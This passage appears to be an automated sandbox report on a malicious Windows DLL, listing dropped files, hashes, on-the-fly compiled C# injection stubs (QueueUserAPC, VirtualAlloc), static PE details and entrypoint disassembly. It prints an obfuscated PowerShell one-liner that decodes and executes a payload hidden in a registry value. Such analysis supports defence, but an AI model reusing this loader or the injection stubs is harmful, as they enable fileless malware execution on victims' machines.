Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mdmvexpd. {. [DllImport("kernel32")].public static extern uint Queu eUserAPC(IntPtr uqmdvtabd,IntPtr kdclqxwfug,IntPtr vtnts);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint cxsij,uint lhaikp,IntPtr xwl);.. }..}.

C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.267076526526121
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723f4BcHUzxs7+AEszIN723f4B2x:p37Lvkmb6K2aEWZETaB
MD5:	C9383FA41DC988BDB143785D8AF21F8E
SHA1:	50F307AA50C261190CF8483EA752DA26C0BABC4C
SHA-256:	0D83097E96BED92D0D80BCE70B500D61C4A177690BC173B97B2743BA6AE346EE
SHA-512:	6AEFD2A95C449DD2AFC0CA0A96E4B99678E4EFDC6B40A5B23F9044962B28D723C321A5075C96A24C967FE9F9B3154C6E08EBAB67C24F0541316665E6C5E4A7 8
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.0.cs"

C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.623285217450161
Encrypted:	false
SSDEEP:	24:etGSuW8OmU0t3lm85nt4tdalqQg6ASS41ll+tkZfQB85tVUWI+ycuZhNYakSkPNq:6uQXQ3r5eXa1+xJQyB31ulYa3kq
MD5:	3D44991528B31B2492D087F27228A85D
SHA1:	4DB4C06B60812F7EE5F4AA6E0CFF86C625E9E5CF
SHA-256:	26CF5106FC2D30A9A605EC56AE32BE1BF6224318DE9320F0A9873F21DE341CED
SHA-512:	3A804AB0119490C015CACAA29452D07B3A6BA673DEA71B11FB87D25A1F2886A888B84D77975D1284890731A194D1C2E453B299F45166181B15797B23B7FC3E12
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....4.-..... ..... ;..... H..... [.....P .....f.....l....v..... ..f. ...f...!.f.%...f.....*.....3.1.....;.....H.....[.....

C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.329634713423145
Encrypted:	false

SSDEEP:	24:AId3ka6K2alETakKaM5DqBVKVrdFAMBJTH:Akka6ClE+kKxDcVKdBJj
MD5:	4F092FEEE1A852153F061DEA7821027D
SHA1:	2DA69C503AC965ED588A818FEBA4A2CCD7F1B4F7
SHA-256:	3A56BC18D26E454422E4DF81A2489EEDFD223F5855DBA7E40FD335D942F3EC73
SHA-512:	C39D6307A1EC663FD52186B35C979769612876C1F90BA200DEAA0726650DDF41E0EE6AA9F938323B59EE1D1362ABCF2B8A6941AE5F9780C16502148FC2661BE
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\qmanv25g\CSC83689403A124ABD8F80AE4A2C14BFB.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1113362183779265
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grySlAak7YnqqhllPN5Dlq5J:+RI+ycuZhNXakSpPNnqX
MD5:	A88F00BBFDBFE259B40183FFC75D9408
SHA1:	414BF62BCA044231DACA7752347698DBAA00E67B
SHA-256:	C1B75F5C9B64488B0DBE50A2B867C85E3F9E9304CC2E13DDBAE1C39D4011C9AE
SHA-512:	794758EB33B865CBE03B977AB5DF6EC5DB5C0EADFC281483D51AD103E1F8D2C89FDE163A9B395574077041D79EFD629427FEB3544AB07C1A7860D136BF7ECC D5
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.m.a.n.v.2.5.g...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...q.m.a.n.v.2.5.g...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.019892496194437
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJyLHMRSR7a1maLXKqoSRa+rVSSRnA/fQTbIOktwy:V/DTLDfucj3aLXKqj9rV5nA/IT8ORy
MD5:	04CA9F3DD2F71BC69A66232592BD29B7
SHA1:	12724CB97FE30A8B84901648B3653B9AC8FB2F73
SHA-256:	DBC22FFC06EBCB8F7E00BB962CA175EFFBBDF0DEBE7A2E4D288A8735C5C27DB1
SHA-512:	383C82A91A354A95E9887E9731852788F466C461EA58A016532E4B07A3E19A97C525B4B579B86A4681BF3DBACFA6B65C8F11032B904737C287A6A5498E4EEB4E
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mdmvexpd. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr uqmdvtabd,IntPtr kdclqxwfug,IntPtr vtnts);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint cxsij,uint lhaikp,IntPtr xwl);.. }..}.

C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.2488548966565
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723flw5iqzxs7+AEszIN723flw5ihLx:p37Lvkmb6K2atwPWZETatwgLx
MD5:	24931FFAE4DF7D6305385238DAD359FC
SHA1:	FAB90F49021F1D60CB1E0606D926E7B677E48A87
SHA-256:	61C2556798DFD3E26294CE2733EDC01C9406378272490722F1EF1D86C4A6EA99

SHA-512:	B3022A35DF07D97BB735F9C2B6BAC183FAEEEFF1914DD53ED35E148BBDAA2C09B148642244E86B91DEBC9A7CA4862CA61AD72A144048651D6A33CE1203E91 62
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.0.cs"

C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6253773115307077
Encrypted:	false
SSDEEP:	24:etGShW8OmU0t3lm85nt4tdalqQg6AYmS41ll+tkZfx1BpDVUWI+ycuZhNXakSpPE:6hQXQ3r5eXa19RxJx1t31ulXa3Lq
MD5:	8C5A6F27CC97FC8390400D7974C611CF
SHA1:	3C9C53FCEBD7599B86A1E07845C514EF16D0D6D1
SHA-256:	1A9E722F89B142169DDC62341CDB475307FD856EE957177C81FE6D2AAA7106FD
SHA-512:	8B18D37847067790CBE2A7598A0A0F12F9AB50C513E3BBCBFB69CB4CC7A27BA0D31E860BA32CB4D5DA7B760D587DF211B909EC21F9546EFBFC97C37E5CF8C 2EB
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....4.-..... ..... ;..... H..... [.....P .....f.....l.....v..... ..f. ...f...!.f.%...f.....*.....3.1.....;.....H.....[.....

C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.328469441015724
Encrypted:	false
SSDEEP:	24:AId3ka6K2atwMETatwDKaM5DqBVKVrdFAMBJTH:Akka6Ct5E+tAKxDcVKdBJj
MD5:	07018FFECE88CF001CB9D4AAC806AD94
SHA1:	262110DE21684CEB1CF38B9AD2F8D0DE8BDD1FCA
SHA-256:	35535ED1DD51A2A54393C8E524F90E5D6E9B46AEE5DD8C54E794F619A1367580
SHA-512:	DD7AE380CE2468208A753244D70FF68DF4CB363EAE58D786223177AAB66AAB8669166C7498B419D84EAD00887825C790770A7AD975D8EFF31D7BB6F7A5A4692 D
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\qmanv25g\qmanv25g.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Fra mework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming l anguage, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\vn3zgr4g\CSCD86376609B0744ABB56928FEBE923C3.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.100104757369302
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryh3DVak7YnqqC3DaPN5Dlq5J:+RI+ycuZhNDBakSgmPNnqX
MD5:	D954C33EBD78A0402D93912E9C840B10
SHA1:	B03DB0FBAA26849B99F4850034E9EBC80C70EA3A
SHA-256:	19FA8C1D11BF9A098961D905F621191401AD5993D19DA204584C94CD42943E95
SHA-512:	6728C021468AA6BEA0C79BFB0DFA1D2A7897540E3F3CA255D55CEC5BE94FE236B1A57989E8F67E66D31C8BD704CE783A01D6603F7EC42A5BAAA2A5A31D0515 DB
Malicious:	false

Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.n.3.z.g.r.4.g...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.n.3.z.g.r.4.g...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.01293234302818
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJAsNiWVMRSRa+eNMjSSRrjEzxevVSRNveKP8nQe3CGy:V/DTLDfuH0Wl9eg5r4NevU1eKPJeyGy
MD5:	35EAB9A45B1CC09A0099A179AD3DCFE5
SHA1:	42939AC7047BC372300FDD21624100E5C9F83B7F
SHA-256:	EEEECB79A83F234A098D4E685F9649E562EE2C5180DA03CE782DF3F95D7EB5A7
SHA-512:	03DB096CD43E298A526507BE3252F718516E26ECB50400D052B9C26E76EB89F950770696F2034FD9031E3421EE5F7E225D985BFD92CC51338EC19854C85017C1
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class sbjqhhwtq. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentP rocess();.[DllImport("kernel32")].public static extern void SleepEx(uint cfuaonbeh,uint oaxrtopxx);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr ckpaa,uint gmprdfblmj,uint nuadeidgng,uint pxgmfdeh);.. }..}.

C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.219912626484364
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fkVmn0zxs7+AEszIN723fkVYBH:p37Lvkmb6K2acG0WZETaca
MD5:	34A773F7B8389B7C20FDB6FF12917D5C
SHA1:	D3A2E967E8DD581C15AB7E9F21B53473D176D39E
SHA-256:	C704F25B7D106E06E3B26916B131E334000A13A10224DBC5F91F7D2819B82B00
SHA-512:	5693BDE5AD8AB502C9A29FF73CBC65D9E00DA43AA7905DACE7E79B201BF049E1E6D6CAB1856ED8438C0404F6DEFA850004BEE45A1F90A6E09FC5CEF27E97E A0A
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.0.cs"

C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.62501849036444
Encrypted:	false
SSDEEP:	48:6ngXE7S5FwYXok+tW8J7dZX1ulDBa3gaq:0r7S5ekHAe3K
MD5:	B63AB26774F1392792102FA250376086
SHA1:	D5AC0F6E7CA124ABDA2D5DF72E07D029D9F83AAD
SHA-256:	D3948F33A5E41D61F208E5920DDD49E43448BF6423876208F012BA908F116B6A
SHA-512:	19E648C604D16438B972741CAEA22524AD8E1A215CED59DC88ACC296897A9DAB614296C2E322F85BE7B3FD77BE2BCC25E01468E8237ACDF1B90C85B8B2E353 45
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$.. ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....5.....(.....!..... <..... N..... V.....P .....c.....i....s.....}..... .....c. ...c...!.c.%...c.....*.....3.;.....<.....N.....V.....

C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.312830604004008
Encrypted:	false
SSDEEP:	24:AId3ka6K2aRVETa6KaM5DqBVKVrdFAMBJTH:Akka6C3E+6KxDcVKdBJj
MD5:	C16EB51C1D3455F1E5429F10376280E2
SHA1:	A8918021B5639615568E17FAB327A661353D7FAE
SHA-256:	E0EB56671CE6EE4F722CBA06BB8BF577B0C55180E5D6841E56242A29550FF22A
SHA-512:	CC6CFE8088BECB6CFD92D790E20546582B9973F7782FA67BE6F7757E0602A491CB7D9A4CD697745729A19AEFABEB34FCA1CBD5320930E41C5CB1371E4CF735C3
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.0.cs"......Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\CharSystem.lnk

Process:	C:\Windows\explorer.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Category:	dropped
Size (bytes):	838
Entropy (8bit):	3.073236880282747
Encrypted:	false
SSDEEP:	12:8glVm/3BVSXvk44X3ojsqzKtnWNaVgiNL4t2Y+xIBjK:8p/BHYVKVWiV57aB
MD5:	CA1C201059C5BFD5900F5EB2466883CC
SHA1:	BF3670A8C06A4FABC5C410F368E178B353F9166C
SHA-256:	E5717E89B0D46C5E89F39410FA7A9DE94AA6A3301F8AC920F84F1A7179554085
SHA-512:	2273AF46D41B9698B23AEADD8EFBEF80017CFD465B4347CFB99C2FEAE371F39A511288AA64AAFA2E35DD2AD883D8E43D70A65E62C18977C6C6D85E3153041D4C
Malicious:	false
Preview:	L.....F.....P.O. .:i.....+00.../C:\.....V.1.....Windows.@.....W.i.n.d.o.w.s.....Z.1.....System32..B.....S.y.s.t.e.m.3.2.....t.1.....WindowsPowerShell.T.....W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l... .N.1.....v1.0..:.....v.1...0....l.2.....powershell.exe..N.....p.o.w.e.r.s.h.e.l.l...e.x.e.....\.p.o.w.e.r.s.h.e.l.l...e.x.e.....%.....wN....]N.D...Q.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....

C:\Users\user\Documents\20220124\PowerShell_transcript.216554.+JTGvHZ_.20220124111050.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1375
Entropy (8bit):	5.365567609663631
Encrypted:	false
SSDEEP:	24:BxSACh7vBVLdx2DOXUWApN56LCHzcd4XWbHjeTKKjX4CIym1ZJXa7gpN56LCHzch:BZCZvTLdoOo59z44GbqDYB1Zg7o59z4D
MD5:	603D401F7EAC08FC8B327D0EF2561455
SHA1:	149854D9F7CB2305CF57F6688256F250121D6FC5
SHA-256:	B92DEAD3AECF556A4049EC4A4728B901E7F873F0DC303F546955A7429372829E
SHA-512:	8EA181C98205E902B4BEC5B63D58FB035E8ACB4EA761918DAA9218A10EDD488CAF299B6DCE7316E29031EA92CB180F37A9B2FB23E3D315A128C489F2C5AC934F
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220124111051..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name vxltksnx -value gp; new-alias -name fgyseccalw -value iex; fgyseccalw ([System.Text.Encoding]::ASCII.GetString((vxltksnx HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UtilDiagram))..Process ID: 5408..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220124111051..**********..PS>new-alias -name vxltksnx -value gp; new-alias -name fgyseccalw -value ie

C:\Users\user\Documents\20220124\PowerShell_transcript.216554.38uu7uYg.20220124111043.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators

Category:	dropped
Size (bytes):	1379
Entropy (8bit):	5.357208023916629
Encrypted:	false
SSDEEP:	24:BxSACXi7vBVLdx2DOXUWOOtLCHWft4XWsHjeTKKjX4CIym1ZJXaDOtLCHWft4Z16:BZC6vTLdoOPey4GsqDYB1ZgCey4ZpZZG
MD5:	713FE5DF4FF7D1A11AB057EDE7222C0A
SHA1:	57FB59FB06F2CBA46581854E79BBD18FBE370B60
SHA-256:	61DCDB2A6CB6B53776A9E0A74F8440EAC5ABF42BA88CFC18A97FCF02DC355830
SHA-512:	BE8244E7E9D994AD4F6127808AFE1C5941A86F6C43A3501F30DC2F58BE0135A251E11FC557DA4705E883907BAF71D17950E355862E43CC36AE60A424BC0D41B
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220124111043..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 216554 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name meewolqgy -value gp; new-alias -name wuuiocptps -value iex; wuuiocptps ([System.Text.Encoding]::ASCII.GetString((meewolqgy HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UtilDiagram))..Process ID: 3728..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220124111043..**********..PS>new-alias -name meewolqgy -value gp; new-alias -name wuuiocptps -value

C:\Users\user\MarkChart.ps1

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	231
Entropy (8bit):	5.4165391723637075
Encrypted:	false
SSDEEP:	6:QHMK1sS4VlpgKLMV4VsS+LgyKBM34H6xH83F1tu4r9iyej3:QsQsS4ij4a+S+LgyaI4HYcA4cyej3
MD5:	84FABF1BB283E4633523CA8D54A205F7
SHA1:	5F2826AB0B537DD3FFD5980DFE392C6CAD3588FD
SHA-256:	BE23CC7E43D20E68AAF00213869083E04A1020BAB5B1EA6F9F14FC6CA7F4CCFD
SHA-512:	66FC2FE9DEB4EB9DC66F855D729E7953BB59838BB4F14AF7C1B0BB82999B5E5D09AA0D01ECA2551937E033D9BA771822BAF82C77E9E76CDF5655FA55715DC0 50
Malicious:	false
Preview:	new-alias -name dvjacwsn -value gp;new-alias -name vbirkodkr -value iex;vbirkodkr ([System.Text.Encoding]::ASCII.GetString((dvjacwsn "HKCU:\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram))

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.042994221038388
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	61ee6edf7de65.dll
File size:	97280
MD5:	b6f0fc5638a110abac1a54805f77e786
SHA1:	f7eff5f67b1b794759ec0ba9b0d6a3bd5cd59bfe
SHA256:	06e26611fe5cf2fb04cfa894f9cb24edc0ab8306cf42c979b2c776372d07d1cf
SHA512:	b92f671821476bb041bd96a38b1ff300365d12d2fb6bec6266cfbd0f7613a3551807ddc3887ebee13911843322c3274af2a65ca1c38291b45506b433cccd15a8
SSDEEP:	1536:2V4a+Lezr4lBJMMTQH41pf951L6e9IImUTKpobwjB52DXjaWVghVBDmC6eUd:i8or4TJMKz951feKTKobwjkGWqNmfd
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....v...v...v.....v...v...v.....v....?..v.....v..Rich.v.....PE..L.....a.....!.....\.....0.....0.....

File Icon

Icon Hash:	30696968ccaacc4c

Static PE Info

General

Entrypoint:	0x10001630
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61EDF5E1 [Mon Jan 24 00:42:09 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	16fee73a0bcca61f5b30bccb8ad3cbcf

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 00000354h
mov byte ptr [ebp-01h], 0000007Fh
mov dword ptr [ebp-0Ch], 0000661Fh
mov dword ptr [ebp-000000B0h], 000028DFh
mov eax, dword ptr [ebp-0Ch]
mov dword ptr [ebp-000000ECh], eax
cmp dword ptr [ebp-000000ECh], 0000661Fh
je 00007FA384C4F347h
jmp 00007FA384C506D1h
mov ecx, 000002EBh
mov word ptr [ebp-08h], cx
cmp dword ptr [ebp-0Ch], 00004BFFh
jnle 00007FA384C4F380h
movsx edx, word ptr [ebp-08h]
or edx, 00000301h
mov word ptr [ebp-08h], dx
mov eax, dword ptr [ebp-0Ch]
push eax
mov ecx, dword ptr [ebp-0Ch]
push ecx
mov edx, dword ptr [ebp-0Ch]
push edx
mov eax, dword ptr [ebp-0Ch]
push eax
call 00007FA384C4F1F8h
add esp, 10h
mov ecx, dword ptr [ebp-0Ch]
shl ecx, 0Dh
mov dword ptr [ebp-0Ch], ecx
movsx edx, byte ptr [ebp-01h]
xor edx, 43h
mov byte ptr [ebp-01h], dl
jmp 00007FA384C5065Dh
lea eax, dword ptr [ebp-08h]
mov dword ptr [ebp-14h], eax

Instruction
movsx ecx, byte ptr [ebp-01h]
sub ecx, 5Dh
